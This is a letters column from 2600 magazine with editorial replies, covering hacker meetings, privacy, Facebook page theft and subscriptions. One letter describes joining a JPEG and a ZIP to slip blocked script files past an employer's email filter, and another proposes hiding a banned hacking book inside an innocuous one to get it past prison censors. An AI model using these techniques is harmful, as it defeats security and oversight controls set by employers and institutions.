On the surface, this seems like an innocuous feature - Comcast is simply trying to create a network of Wi-Fi hotspots across their service areas, which is certainly an added benefit for their customers. Anywhere you see an "xfinitiwifi" AP, one can use their own credentials and get wireless Internet. However, this feature looks a bit darker when you discover that they are implementing this by turning their customers into unwitting hotspot providers whenever they install a gateway/router and hiding this information in the mountains of fine print you get for signing up.

Neil N.

That is indeed fascinating. We wonder if other cable companies do the same thing without really telling their customers. (We also find it interesting that digital subscribers often refer to an issue of our magazine by the date it shows up on their device rather than the season or issue number.)

Dear *2600*:

Kudos to *2600* for printing photos of the Malaysian payphones (and to Bryan Rhodes for somehow taking them)! I never cease to be amazed at the technological wonders and sky-high aspirations of tele-conglomerates. I mean, wow! A payphone in the exosphere! The Soviets beat us with Sputnik, and then to rub it in, Malaysia goes and puts a payphone up. This is why we need to fund NASA, people!

ghostguard

Dear *2600*:

I am a US Bank customer and I login to the website using Linux. So I am not sure why "A Friend of Freedom In Cottage Grove" (34:4) says they don't support Linux. He provided a link to the US Bank login help page, so I'm guessing that is the place to go if anyone has problems logging in regardless of the O/S platform in use (or just call the bank - I've always found the US Bank to be reasonably helpful with any online banking issues).

David

Dear *2600*:

The file concatenation trick described in the article "Taking Your Work Home After Work" (31:4) by GerbilByte is one of my favorite tricks in circumventing the file attachment restrictions on my employer's email system. They do matching on file types, based on the file extension, and js files are blocked, even if inside zip files. So we use file concatenation of a jpeg and a zip - I used a picture of a mule, which seems appropriate - it being a mule in more than one sense of the word.

To unpack the files, we have a simpler method than that described in the article - use winrar and open the jpeg. Sounds weird, I know, but winrar looks at the file and recognizes the zip file content and shows that. Then it is easy to extract the zipped files.

Rob

Dear *2600*:

I am a regular *2600* Kindle edition reader/subscriber/fan. I read every issue from virtual front to back (even though I admit sometimes I skim sections that are beyond my comprehension, especially the technical programming points). However, I wanted to make a couple of comments from 31:4 (digital edition).

First, I had to do a double-take when I noticed the header throughout showed up as January 1, 1970! Oops!

Second, and more substantially, I want to challenge a small but important point arising from the editorial in 31:4. There you say, "It seems as if anyone believes they can now be a filmmaker. But of course, not everyone *is* a filmmaker. Just as not everyone on Flickr is a photographer, not everyone who has a blog is a writer, etc." You then go on to say that ease of access to these online venues does not equal quality of contribution. Granted.

But my question is: What is the point at which someone actually *becomes* a photographer, writer, or filmmaker? Since when does quality of contribution constitute whether one is actually engaged in those activities? Your way of putting it might seem common-sensical: just because someone can put a video online doesn't mean it will get a million hits or win a Pulitzer or Oscar. That is so obvious that it barely goes without saying. Internet utopianists who believe that somehow the Internet has or will put everyone on equal level are increasingly being shown to be wrong. Inequities exist on the Internet as they do everywhere else.

That said, I still ask, *when* is it that a person becomes a filmmaker or writer or photographer? Does the number of views or readers constitute when a person *becomes* a photographer or writer? I refuse to allow that to be the criterion. No, it is not the size of an audience that matters, but the action of the creator that constitutes a writer, a photographer, a coder *as* a writer, photographer, and coder. Even a Flickr photograph viewed by no one else other than the creator herself, or a crappy blog post read by no one but the author himself, or a small C++ executable that does nothing more than say the proverbial "Hello, world!" are all still products of someone who chose to do *something* rather than *nothing*. And the fact that "novices" may not produce something of the "quality" that will please the hordes does not negate the fact that these individuals actually bothered to get out of bed and *do* something!

Not everyone is a pro, true. But I would rather applaud the person who produces a cheesy YouTube video or writes a piece of code that does nothing more than flash random numbers on a screen than try to assure the flimsy self-esteem of the millions who spend their days doing nothing but consuming *Dr. Phil* or *Oprah* and who rarely attempt to learn anything new beyond how to fill their mouth full of potato chips with greater efficiency.

My perspective is as follows: To draw an invisible line between the filmmaker and non-filmmaker, between the writer and non-writer based entirely on quality - goes against the very spirit of hacking which I have discerned in the pages of *2600*. On the contrary, I've learned from *2600* that hacking means trying something new, learning a new skill, being inquisitive and taking a risk. The beginning blogger posts her or his first blog post often with trepidation because they so often assume it isn't "good enough." Of course it isn't - it isn't good enough to win a Pulitzer. But it is better than writing nothing at all. So what if no one reads it! I say to that person, then write some more and make it better and maybe next time someone will read it and be entertained, informed, or maybe even moved to action. But let's not stoop to the level of allowing some literary elite to say, "Well he/she is obviously no writer."

Let me add another slightly different perspective. Doesn't "hacking" (at least the kind which *2600* wishes to promote) include with it a social dimension of "encouragement?" My 12-year-old daughter is a beginning photographer - and yes, she *is* a photographer because she has a camera and takes pictures! (Just as a blogger is a writer and a person who writes her or his first program is a coder.) Are all her pictures high quality and stunning? Hardly. Has she taken some pictures which I look at and go, "Wow! Cool!" or "What a different perspective!" Yes. I do not subscribe to the belief that we should tell kids that everything they do is excellent. That is obviously not true. But I do encourage her when she makes improvement or does something cool with her camera. And when she does, is that not actually a manifestation of the spirit of hacking itself?

As for me, I am a 47-year-old senior executive in higher education with a plethora of interests from writing to ham radio to electronics to coding to photography to exercise to astronomy to urban planning to mechanics to woodworking to... well, the list goes on. In most of these (with the exception of writing in which I am actually often paid to write), I am far from "professional." But I am a photographer, an astronomer, a woodworker nonetheless. I'm not trying to brag about the breadth of my interests and accomplishments (far from it; at best, I'm barely a novice in most of these areas). Nevertheless, I have benefited tremendously from actually trying to learn a bit more about all of these interests, to find better ways of doing things, to fix things instead of throwing them away, and to enjoy doing them and even occasionally have others enjoy the fruits of what I do as well. In that regard, "hacking" is not about being professional or non-professional; it is not about high or low quality; it is not about greater or lesser expertise; it isn't even necessarily about technology itself. Hacking is about trying something new, about learning from mistakes, about encouraging others in their successes or encouraging them to learn from their mistakes. Most importantly, I think, hacking worth its name is about contributing to the common good of our society as a whole, even if it does give greater joy to the one doing it.

One last thing - and I left this to last, lest I lose some readers too early because of bias or prejudice: I have a deep commitment to Jesus Christ and am a professional theologian. For many, that fact may negate everything I've already said, or somehow disqualify me from the conversation because they think I'm a religious nut. Whatever. I'm fine with that. To those who think I'm deluded or wonky, you are entitled to your opinion. You don't have to share my theological frame of reference for me to uphold your dignity and the fact that you have your own brain, your own opinions, and your free will to believe whatever it is you have chosen to believe. I simply say: Don't stop learning or exploring because in the end, the opposite of hacking is not a closed mind, but a mind that refuses to accept that it, too, has its own biases and prejudices and which thinks that the only truth is that which lines up with the present state of one's own brain. I know that many religious people are just like that: They equate the content of their brain with the truth, but the reality is such perspectives are found everywhere, in religious and non-religious people alike. Hackers, on the contrary, whether religious or not, at least admit that they could be wrong. But they also seek the truth with the conviction that it does in fact exist. If it didn't, what would be the point of any form of inquiry at all?

I end with a point that I doubt has ever been made in the pages of *2600*. Was it not Jesus Christ who taught us the golden rule: Do to others as you would have them do unto you? Perhaps not many would have thought of Jesus in this way, but I think (and this is an opinion only, not some kind of dogmatic statement) that Jesus the carpenter from Nazareth was probably a "hacker." Scripture says that he "grew in wisdom" and I think in part that even he learned how to do things better, not only for his own pleasure, but also for the good of others. And in the end, isn't that what "hacking" is all about? About not only learning and trying new things, but also encouraging others to do the same? And then to share in the joy of such discovery and growth?

Maybe I've made a mountain out of a molehill. As I read this over, I find there is so much more to say and that even my own argument may be weak or missing the point. If so, oh well... at least I enjoyed thinking this issue through in print and hopefully entertained or even caused someone, somewhere, to see or think about something in a different way. And if that is the case, then it was worth writing a letter to *2600* rather than writing nothing at all.

Saskman

First off, we applaud you for writing a thoughtful letter to us, especially as a digital subscriber. There are many who believe that the digital world is leading us down a path of anti-literacy and it's nice to see that disproved.

There is little you've written that we can honestly disagree with. We feel you may be taking our point in the Winter editorial a bit too literally. Yes, technically, anyone who can pick up a camera and take a picture is a photographer. But with virtually everyone now doing that with their phones for every inane bit of subject matter imaginable, there needs to be a way of defining true art from a mere *fad or an activity that has no passion behind it. Perhaps just inserting the word "good" or "decent" in front of the skill in question would serve that purpose. Our point was that so much is being drowned out with all of the noise out there and that it's really easy to become discouraged. What we're hoping for is that hackers, artists, and professionals of all sorts pursue their passions and not feel as if their goals are insurmountable because so many others seem to share them. Easy access to technology will open a lot of doors, but in the end it's those who stick with it who will contribute something significant. It doesn't happen easily or overnight, and often it takes a lot of trial and error. We appreciate your taking the time to make us think this over some more.*

As for the 1970 header you saw, we have no idea what that could have been, but it didn't show up that way on any of our devices. If anyone else noticed any oddities, please let us know.

Dear *2600*:

I am sick of reading yet another article by lg0p89. This guy must submit a bunch of articles every quarter in hopes of getting published. Every time I see his name as the author, I know that I'm about to read yet another content mill worthy article. I suggest limiting authorship of a published article to every other issue so that more individual voices may be heard.

In order to help rectify the situation, I offer an article of my own. However, I currently cannot write it without serious jeopardy to my upcoming release from federal prison. In 29:3, an article on the TRULINCS computer system in the Bureau of Prisons was published. I developed an automated program which operated through the public messaging "email" system. I obtained a root shell to my own VPS with only the minimum approximately three hour delay. I followed the prison rules to the letter and officials were unable to sanction me. Unofficially, without due process, against policy, and in violation of my rights, my email access was removed. I have spent two years appealing, only to be subjected to lost paperwork, arbitrary denials, and stalling tactics. They won, as I'll be released before I can file in court, thus mooting the issue. I hope the readers look forward to my article on hacking the BoP.

P.S. I should have finished issue 31:2 before writing in to complain about lg0p89's prolific writing because on page 53 there is yet again another of his many e-how.com worthy articles. I am beginning to suspect that lg0p89 may actually be an article generating bot. Bots which write sports news articles exist, why not *2600* article writing bots?

Delicious Cake

We hope none of our authors are non-human, at least for now. The "every other issue" authorship idea is an interesting one which we'll look into. As always, we'd like to know what our readers think.

Dear *2600*:

I read about the Source Interlink issue and have purchased a lifetime subscription to avoid their bullshit and help keep *2600* going.

I've been reading your articles for longer than I care to admit. I have enclosed my cards and bookmarks for your staff and would appreciate any warm referrals. We small business owners need to stick together.

Russell Nomer
Information Security & Management
Advisory Services
www.russellnomer.com

Hopefully, this will result in many referrals. We thank you for your support.

Facts and Theories

Dear *2600*:

Want to know the real reason why Sony withdrew *The Interview*? The reliable rumor is that Sony caved in because those terrible "hackers" found documents that proved Sony was a corporate criminal! The docs showed Sony was guilty of cyberterrorist acts against torrent sites, private individuals, and other companies, especially Google! Sony was also involved in more serious federal crimes like illegal campaign donations, money laundering, and influence peddling!

Sony, in effect, decided it was better to look weak and to cave in than to suffer from a federal criminal investigation, an investigation that could result in both civil and criminal penalties, as well as risking a drastic drop in the value of their stock!

Sony's CEO reminds me of *The Godfather* movie when Marlon Brando says, "It was *just* a business decision." Yeah, right!

Jay Jay

That's some reliable rumor source you've got. So now that the film has been released after all, where is all of this evidence that was supposed to be released? And why would Sony have ever believed that they'd be safe by following these conditions? Our *reliable rumor source tells us that Sony lives in fear of bad press and initially withheld the film because they believed that would be the result, especially if all of the secret North Korean operatives began to blow up theaters in the States. When they began to realize that this scenario was more farfetched than the one presented in the film (and when websites like ours began to offer to take the heat for them by showing the film online), that's when the damage control pendulum began to swing the other way. We also believe this is* *why that massive hack, initially spun to show the world just how evil and dangerous hackers were, turned into an inconvenience that barely affected their bottom line. Once people started to ask a few questions as to how such a thing was possible in the first place, blame became a lot less important than repairing the company's image.*

Dear *2600*:

I just got an envelope from a friend through USPS. She's a homeopathic practitioner and had sent me a few grains of a remedy for lingering aftereffects of the flu that's going around.

I was interested to observe that the envelope had been carefully pierced, from the back side, through a couple of layers of paper and into a tiny manilla envelope within that contained some small homeopathic grains. The pierce-holes are rough-edged, around 4 mm x 3 mm, with a sort of hanging chad. The small inner envelope was targeted. The holes did not continue forward through the front side of the envelope.

Is this a common thing, that some sort of probes are inserted into envelopes to check their contents? Big Brother is everywhere and I'm sick of it!

M.

Years ago, we might have said this was a paranoid theory. (Hopefully, we would have known better.) Today, it seems well within the realm of possibility. It also seems quite likely that the majority of people would support such a thing, "in the interests of safety." The only way to be sure is to repeat the scenario a number of times between different parts of the country using the exact same contents. Apart from driving the authorities crazy, we get to learn just what it is they're up to. At least some of it.

More on 2600 *Meetings*

Dear *2600*:

Last time I checked the *2600* meetings list, there was still a meeting in Trondheim, Norway. Is it possible to contact the person who last supplied details about this meeting through you?

Tim

This is only possible if the meeting has a website and has elected to put personal contact info up on it. We don't act as a go-between nor will we give out anyone's personal info. As meetings have no leaders, your best option is to simply show up and see who else is there. Since this particular meeting was discontinued a while back, you would also need someone to pick a place and start getting the word out.

Dear *2600*:

Could I some how be put in contact with someone from the Virginia Beach meetup? I showed up to the Pembroke Mall and could not find anyone. There isn't a food court in this mall and hasn't been in about two years. So I went to where the food court used to be with no luck.

Jim

First, let's be a little petty and get the terminology right. Meetup is a product. Meets are for track teams. What you're talking about is a meeting. And even that's not entirely right because meetings tend to have a lot more organization than what you'll find here. It's actually more of a gathering. But we like the word meeting more and it's what we've been using for more than a quarter century, so we'll stick with that. Now then, to answer your question, we're sorry to say that after hearing similar reports of a nonexistent meeting place and a lack of attendees, this meeting has been delisted. All is not lost, however. Since other people have been reporting the same thing, that means there are other people in the area who are still interested in going to the meetings. So if you or someone else were to find a decent location and start getting the word out, the meetings could very well come back to life in your area. We wish you luck and hope to get word of this in the future.

Dear *2600*:

Two people showed up today, but most locals still go to the local Makerspace.

Lou

Two people is admittedly a low turnout - in fact, it's the lowest possible turnout you can have while still using the word "meeting." But it's something. Makerspaces and hackerspaces are great places to learn and work on projects, but they are completely different from the monthly meetings, which are more about being out in public and meeting new people, sometimes even ensnaring them as they pass by. This is why we discourage meetings that take place in establishments that aren't out in the middle of a lot of unrelated activity. The monthly meetings are ways of finding and welcoming new people who may have never met a hacker in person before. This has worked well in so many places over the years, and it's proven quite essential in portraying what the hacker world is to the uninitiated, which often includes the media. In this particular case, we see that there are no activities taking place at the local space you mentioned for the first Friday of the month, so there really shouldn't be any difficult choices that need to be made.

Dear *2600*:

Hi, I'm interested in starting a meeting. Could you tell me what I need to do?

Memo

All of the details can be found at our meetings page at www.2600.com/meetings. The most important thing is to keep us in the loop as your meeting starts to come together. We only list meetings that have enough organization to ensure that at least a few people are showing up at the ap-

pointed location and that someone is able to email meetings@2600.com with updates.

Dear *2600*:

I recently bought an issue of *2600* and noticed that the meeting information for New Mexico is outdated. The Quelab Hacker/Makerspace has changed its address and the meeting times are Sundays at 7 pm, as this is when the facility is open to the public for "Hacknight." I'm not 100 percent certain that there isn't another *2600*-specific meeting on other days.

Nolan

This is exactly why meetings at these spaces can be problematic as they have their own schedules that don't always fit in with meeting days. As our meetings are always on the first Friday (first Thursday in Israel) of the month, having one on Sunday only for this location would needlessly complicate matters. The "Hacknight" activities have their own place and shouldn't be combined with what we do with the monthly meetings. That seems to be in synch with the way the space is run, as there is no mention of 2600 *meetings taking place there. If you restart the first Friday meetings, we'll be happy to relist them, although we do suggest having them in an open and public area.*

Dear *2600*:

This may be news or not, but the Plano, Texas *2600* (one city north of Dallas) is now attempting to call themselves the North Dallas *2600* group and the Dallas/Fort Worth *2600*. This is an issue and is a clear and deliberate attempt to discredit and draw attention away from the Dallas *2600* group, which has been clearly established locally (and mostly with you guys too, with some lapses from laziness) since the late 80s. Please have them represent themselves as Plano *2600* only, otherwise it creates issues.

Matthew

We don't know what kind of territorial issues you're having over there, but they're really not anything we have an interest in. When the Dallas meeting fell off the radar, the Plano meeting was listed as "Dallas (Plano):" as it's a suburb of Dallas and we prefer to list the name of a nearby large city when possible. When the Dallas meeting reestablished contact, it was listed as "Dallas:" and this other meeting was listed as "Plano:". They can say they're the Pluto meetings if they want, as long as they follow our meeting guidelines. They obviously have to tell people where they are and anyone paying attention will find out it's in Plano. We don't see how that discredits or pulls people away from your meeting. We suggest you find a way to live with this, as we're not interested in turf wars, especially not any that have our name in them.

Dear *2600*:

The Philly meetings are going well. Making recurring stops and having good chats. I enjoy the crew self-moderation. Lively dialogs about really anything.

Meetings are a lively way to get out on Friday nights. If you are out, make it a social night with new friends. If someone troubles you, it is OK to not talk to them. This is the world and everyone is not for you. Use your own judgment and have fun. It should be pretty easy and natural. Give it a gander.

Pic0o

Dear *2600*:

I was hoping to restart the *2600* meetings in Scotland, particularly the ones in Glasgow. However, I remember there often being people who commuted to Glasgow from Edinburgh. Would it be OK to have a monthly switch meeting from Glasgow to Edinburgh and back? And could this be reflected on the meeting page?

TheGeek

This sounds like it would be unnecessarily complicated. We don't know if you're proposing having two meetings a month, alternating months between two cities, or having the meeting on a train going back and forth. Regardless, it's certain to confuse people. There will always be those for whom the first Friday arrangement is inconvenient, as well as some who aren't able to make it to the location. But if there are enough people who are able to work it out, there's no reason not to go ahead and have them. Both Glasgow and Edinburgh are big enough cities that are enough of a distance away from each other where meetings could exist in each of them. We suggest you focus on getting Glasgow going and then hopefully you'll find someone who can help build up Edinburgh. You should be able to find hordes of Scottish hackers. We look forward to hearing all about it.

Issues

Dear *2600*:

My two Facebook pages have been stolen.

Facebook has a serious security problem and a deceiving lack of care for its users.

I have worked four years to obtain respectively 113,000 and 138,000 likes on two Facebook pages to support my two websites: www.petyourdog.com (online since 2002) and www.kuromanga.com (a project in development).

The thief is presently using those pages and he is posting lots of garbage that has nothing to do with dogs or manga. This is ruining the image of my sites, especially petyourdog.com that has a solid reputation for 12 years and is one of the major resources for dogs on the net.

Facebook has obviously lots of care for the many billions of dollars they are making each year, but not too much for its users.

There is literally no means or ways of contacting anybody at Facebook.

They do not have any phone number whatsoever and their help is a big maze of filtering that basically says, "Do not bother us with your problems."

The best answer I found on the Facebook site is "please contact one of the administrators of the page to get your admin privilege back." The major problem I have with that answer is that the existing and only administrator of my two pages is a criminal and a thief. I would doubt he is going to kindly give me my pages back.

I have been working on those projects for over ten years now and there is no way I am going to let this keep happening. The only solution I presently have is to get their attention through the media.

My Facebook pages are: www.facebook.com/petyourdog and www.facebook.com/KuroManga. Facebook makes tons of money with their users. On top of that, I was a good customer for them, helping them to advertise. I cannot even send them an email concerning my problem. This is outrageous!

Richer Dumais

We have to admit that we initially felt compelled to write a very sarcastic reply to this problem as it starts off sounding pretty absurd. We would have said things like: Is this really what you spend your time worrying about? Or: You actually "worked" for four years to collect nearly a quarter of a million "likes" and you can say such a thing seriously in a sentence?

But then we realized that this is how a lot of people spread the word about their projects and businesses, in addition to their lives. And perhaps now we can all see that nothing comes without a price, especially when it's handed out for free.

One important detail we feel you should have included is just how these pages were taken over by somebody else. Knowing what the weakness was (easy password, stolen list of subscribers, security hole at Facebook, etc.) would undoubtedly help many others.

We had similar challenges finding a working phone number that actually connected to a human who could help with such issues. We're seeing this more and more with companies like Facebook, Google, Twitter, etc. What you have to understand is that you're not really a customer of theirs. You're their product - what they sell to advertisers. And how many companies can afford to offer phone support to all of the items that they sell?

About the only thing we can do to help is to help spread the word by printing this. Perhaps that will help reach the right person who can fix this mess, assuming you still want to use a service you have no control over and that offers this level of support.

Dear *2600*:

The Supreme Court's decision not to take up the ongoing debate on overbroad surveillance of American citizens at a sooner date should be reconsidered. This practice has a profound effect on the Fourth Amendment, which protects us from unreasonable search and seizure. "Third Party Doctrine" creates a loophole that can affect everyone's communications. Third Party Doctrine is basically when individuals voluntarily give information to others (such as corporations). A primary example would be telecommunications companies, where people give up personal data in exchange for services like Internet, email, or telephone without an expectation of privacy.

Free expression is a cornerstone of any free society and goes hand-in-hand with privacy because one without the other does not work properly.

Bill Miller

It seems every other day we're hearing of some other privacy violation that comes about when companies or institutions fail to safeguard the personal data they're entrusted with. We see hackers demonized and blamed every time, even when they clearly had nothing to do with it. By creating a scapegoat, the people responsible for security are able to escape responsibility for their inactions. It's not enough to protect our own data if the people we give it to don't take it seriously. We do have an expectation of privacy in such circumstances and we also have an expectation of responsibility when they screw up.

Dear *2600*:

Many thanks for including my article ("Take Your Work Home After Work") in the latest issue. I was very happy to read it!

One thing though - in the article I sent, the example code and the "execution command" both contained parameters inside triangle brackets. I can understand how these would have been stripped out via the html removal filters.

Many thanks again for publishing my article. You guys are ace!

Gerbil Byte

This was only an issue for Kindle subscribers and, once we were alerted to it, we were able to have the issue fixed and sent out again to replace the defective one. That's about as revisionist as we're prepared to get.

Dear *2600*:

I wrote *2600* while I was in jail. Did you ever get my letters or articles? I just had my case tossed after three years in jail. I would appreciate some sort of response.

Craig

The amount of mail we get is staggering so it's just not possible to send personal replies. We know it's especially hard for people who are imprisoned and we try as best we can to give them a voice in our pages when possible. We need to be clear that there's little we can do beyond that to fight people's cases. Over the years, we've had inmates send us all of their legal papers and daily updates in the hopes that we could somehow fix the system. We can't, much as we wish we could. But many have found relief by telling their stories through the letters pages, writing articles about hacking behind the walls, and taking out Marketplace ads to reach more people. Congrats on getting your case thrown out. That doesn't happen often.

Free Expression

Dear *2600*:

By reading this letter you have exposed your publication to a "poetry exploit."

It is a blatant attempt to earn myself the accolade of being printed in *2600* with the absolute minimum of effort. I hope you love it and feel compelled to send me a t-shirt!

The Hacker's Creed

I am a hacker
I have a hacker's mind
I cannot help but problem solve,
amongst the daily grind.

I am a hacker
I see through hacker's eyes
I find the underlying truths,
amongst assumptions and lies.

I am a hacker
I hone my hacker's skills
I take a thing, re-purpose it,
and bend it to my will.

I am a hacker
This is my hacker's creed
I search for understanding,
wherever it may lead.

StevieBohY

Not bad at all. Some of us feel this would work well musically as a black metal track, but that's just an opinion. However, while you succeeded in getting printed in our pages, this was sent to the letters department and we don't offer anything to writers other than the pride that comes with being published here. Articles are a different story, but then they're also significantly longer than letters. The letters section is the place to bring up any topic of interest, respond to other letters, tear apart or praise an article that was recently printed, or ramble on for no discernible purpose. And poetry can fit in there as well. In this age of 140 character communication, we hope to see more people take advantage of this forum of expression and immortality. Our address is letters@2600.com.

Dear *2600*:

Please post a link to your GPG key, with the fingerprint, on Twitter. I'm interested in submitting an article for publication... but would prefer a secure channel.

Joe

Our key is on our website in the submissions section. As we feared, we've already gotten several messages that somehow either mangled the key, used the wrong one, or are attempting to encrypt using an incompatible version of the encryption software. Please be certain you're familiar with the software and are using the proper key before using this for default communications. If you want to send us a test message first, we will respond if the message is decrypted successfully, although this requires manual intervention which may take some time, depending on our workload.

Dear *2600*:

I found the letter from Justin L. Marino in your Winter 2014-2015 edition disheartening to read. Here is a man who clearly wants to make good in his life, and educate himself and others, but is being stopped from doing so because the prison is scared its own computer security is not up to scratch.

Him being incarcerated got me thinking about the old cliches of smuggling tools in cakes into prisons. Perhaps the modern day version of this would be to have the text of *The Basics of Hacking and Penetration Testing* embedded in a modified copy of an innocuous book that would clear the prison censors.

With all of the self-publishing possibilities on the web these days, someone could easily scan portions of a proscribed book and another less controversial (in the eyes of the authorities) book, then merge them, and voila - modern-day saw-blade in a sponge cake.

This, of course, would no doubt be illegal, but perhaps budding authors out there might write a cyber security detective novel that gives full details about how the characters go about their business.

Rob

That's an ingenious and dangerous idea. The people in charge would have to read every page of every book to make sure it fit their specifications. These are practices that will need to be increasingly used outside of prisons as well since more and more of our lives come under scrutiny each year.

Dear *2600*:

The EFF has brought up something interesting about the TPP (Trans-Pacific Partnership).

This proposed regional regulatory and investment treaty poses massive threats to users in all sorts of ways. According to the EFF, "It will force other TPP signatories to accept the United States' excessive copyright terms of a minimum of life of the author plus 70 years, while locking the U.S. to the same lengths so it will be harder to shorten them in the future. It contains DRM anti-circumvention provisions that will make it a crime to tinker with, hack, re-sell, preserve, and otherwise control any number of digital files and devices that you own. The TPP will encourage ISPs to monitor and police their users, likely leading to more censorship measures such as the blockage and filtering of content online in the name of copyright enforcement."

Something for your analysis and enrichment.

Joethechemist

More like something to terrify and annoy us. There seems to be no shortage of evil legislation and ominous corporate agreements that wind up restricting access to a ridiculous level and ultimately controlling art and free expression to a stifling degree. We think everyone can come to an agreement on what constitutes criminal behavior and actual copyright infringement. The provisions being established with things like this are unhealthy and crippling. They ultimately will do more harm than good to the very industry that's promoting them. And we don't believe the actual creative talent responsible for all of the works in question benefits from any of this. When we all band together and oppose such draconian plans and agreements, then we will have an actual chance of producing something constructive and fair. Until then, we suggest frequently visiting eff.org and making plenty of donations so they can help fight this and all of the other ill-advised plans out there, as well as keep us updated on the newest threats.

Inquiries

Dear *2600*:

I found an interesting article that describes how payphones are being converted into Wi-Fi spots. If I send pictures of these hotspot/kiosks, will they be published in the magazine? Is a new form of phreaking in the works?

Joe

We can't guarantee anything, but we can say that the first real step towards getting published is always to send us something. Our payphone pages aren't always strictly payphones, so it's certainly possible this will find its way into a future issue. And, yes, a new form of phreaking is always in the works.

Dear *2600*:

I found a rather interesting news article on a virus called badBIOS, and I distinctly remember someone writing an article on a virus that kept rewriting their OS, even when they got a new laptop. I thought this could be the virus in question.

Josh, UK

Dear *2600*:

I've been reading your publication for ten years now. I bought my first copy when I was 13 while vacationing in Canada. I've loved every copy I've read. For that I thank you.

On to the important shit:

How can I give you the most money? Should I purchase a one year subscription every year or will the lifetime sub be more beneficial to you? What earns you more money? The subscriptions or clothing purchases? Any way for me to help beyond purchasing your publication?

Andrew

We've found this question being asked a lot recently, in the wake of what's been happening in the publishing world (declining print readership, bookstores going out of business, our getting massively screwed by distributors, etc.). It's extremely heartening to know that our readers have our back. But we never want to be soliciting funds unless we're giving something of value back. Buying something from us will always be beneficial. It's hard to say which is the best subscription-wise, as it depends on variables that change over time. If everyone bought a lifetime subscription, we'd feel great now, but 60 or 70 years down the road, when we were still obligated to send everyone a new issue every quarter, we might find ourselves struggling. Renewing every year offers consistency, but there's always the chance you could find yourself completely disinterested in our subject matter in only a couple of years. (It's happened at least once.) In short, we have no answer that works for everyone. One option that seems to be the best of both worlds is our electronic digital digest subscription, which provides digital access to all of our annual digests as they become available, doesn't involve extra resources to produce more copies, and which can be given as gifts to as many people as you desire and/or can afford. Thanks as always to our readers for thinking of us and for keeping all of this going.

Dear *2600*:

I was pleasantly surprised to see my photo and name on the back cover of the new issue of *2600*! Almost dropped the copy I was holding at the newsstand. Does this mean I won a subscription? If so, here's my address: [redacted]

Starting with the next issue of course, I'm buying a bunch of copies of this one to hand out to all of my family members for Christmas.

S

You should have received an email from us a few weeks after your material was printed. You can *then decide if you want a subscription or one of our t-shirts. Hopefully, all of that has already happened in your case.*

Dear *2600*:

I'm a big fan of your magazine. I was wondering if you could recommend a good program to hide my IP. Thanks.

Chris

There are lots of proxy services and VPNs (Virtual Private Networks) available all over the net, some much better than others. A few you have to pay for and others are free. Anything we suggest here is likely to change over time, so the only way to really know what's good is to try them out. Please remember that such services can be used against you if they're not trustworthy or if they are compromised by hackers, governments, private eyes, etc.

Dear *2600*:

I found your address in an Amazon comment. I want to subscribe today for a yearly Kindle subscription. However, I was curious how many back issues I can access. 22:1 is my last printed copy.

Ratish

You have some catching up to do then. We've been on the Kindle since 27:3 and you can get every issue since then at the Kindle store. You can find out what else we have digitally by visiting the digital edition section at www.2600.com.

Dear *2600*:

I have a photo submission of a taxi cab in Boston bearing the number "1337." What email address should I use to submit it? (Assuming you are even interested in it - I know you usually look for "2600" but figured this was kind of cool.)

Nick

While cool photos of "2600" things are what most people send, we're really open to anything that relates to hackers or the net in a strange and "real world" way. So instances of words like "elite" and "hacker" would be right up our alley. The email address for any of these submissions is articles@2600.com. Please make sure your digital files are as good as possible and that you attach as much of a description as to what the images are and where they were seen.

Dear *2600*:

Hello, I have a few questions. Is there a deadline for an article to be published in the next issue? I was looking for a page on formatting, but didn't come across one. Is there one that I'm missing? Lastly, do you prefer articles in the body of an email as plain text or as an attachment?

Jon

As we're always working on one issue or another, there's no set deadline. If your article misses the hypothetical deadline for one issue, it will be considered for the next. Even if it makes our deadline, there might not be room for it in the next issue and sometimes even the one following it. Exceptions are always made for subject matter that's particularly timely or juicy. As for formatting, we prefer straight ASCII whenever possible, but we can read most formats that aren't too bizarre. It can't hurt to also send an ASCII version in case we have difficulty.

Dear *2600*:

Have you seen the remarks from British Prime Minister David Cameron on the need for new online data laws?

Xaus

Indeed we have, and we're both shocked and not surprised at the same time somehow. Leaders have a history of taking advantage of tragedy and terrorism and using such events as a means to push forward agendas they wanted all along. Remember, there is not a government on earth that doesn't want more of an ability to spy on its citizens. Sadly, we're seeing more of a trickle-down effect of this desire, ranging from local governments to parents. Everyone wants to be able to see what others are up to. But, to get back to what Cameron is proposing in the wake of the Charlie Hebdo massacre, nothing he's pushing would have been able to stop what happened. In most cases, surveillance of the masses does nothing but tie up law enforcement with a whole lot of data they have no business analyzing in the first place. However, identifying criminals, terrorists, and the like is still possible with decent detective work, the kind that comes from following leads based on things like actions and tips, not fishing expeditions. If you look at crimes that were prevented or criminals that were caught, you'll see that most times widespread surveillance had nothing to do with it. The words Cameron utters should be enough to make any thoughtful person see the threat: "do we want to allow a means of communication between people which we cannot read?" You can't make this stuff up.

Dear *2600*:

I have a Motorola Talkabout and was wondering if there were any phreaks I could do to it.

Josh

If by "phreaks" you mean increasing the power to increase the range, this is generally not seen as worth the effort as your battery life goes way down while your signal range isn't dramatically increased. If there's something else you're looking for, we'd need more specifics to be able to look into this.

Dear *2600*:

Is there a physical store I can visit? I am coming for a trip to New York City and would like to visit a store or something.

Adam

Assuming you mean a store of ours, you're out of luck. If we had to operate a physical store in New York City (or anywhere else, for that matter), we wouldn't last very long, mentally, physically, or financially. We're afraid it doesn't get any better than our online store or occasional appearances on tables at various hacker conferences. We hope you find other stores to visit in New York City - there are quite a few.

Dear *2600*:

This probably will sound like a really dumb question, but how do I make use of the different code you have posted on your website in the "code" section? I am just learning Python and am obviously a noob when it comes to coding, but would greatly appreciate the help! Also, what program/programs could I use to utilize the source code written for i-devices? Any help would be great!

P.S. Thanks for sticking it to Sony! Screw those guys!

Brian

Re: Sony, we just felt it was time to remind them what it means to take a stand and not cave in to threats. We know they're usually on the other side of that equation.

Concerning our "code" section, it's different for every article. Sometimes people include code snippets in their articles and other times it's entire programs. Depending on what they're written in, you will need to use different methods to get them to work. The more you learn about programming, the easier it will get to decipher and apply. Concerning doing more with your i-devices, we suggest reading the Wikipedia page on "iOS jailbreaking" as it explains a lot of this in great detail. We can't stress enough the importance of knowing what you're doing before embarking on this particular journey.

Dear *2600*:

Does *2600* have a position on climate change? Toronto350.org is one of many groups working to build a safer future by controlling climate change. We might be able to write an interesting article about our experiences so far. Let me know if that sounds at all interesting,

Milan

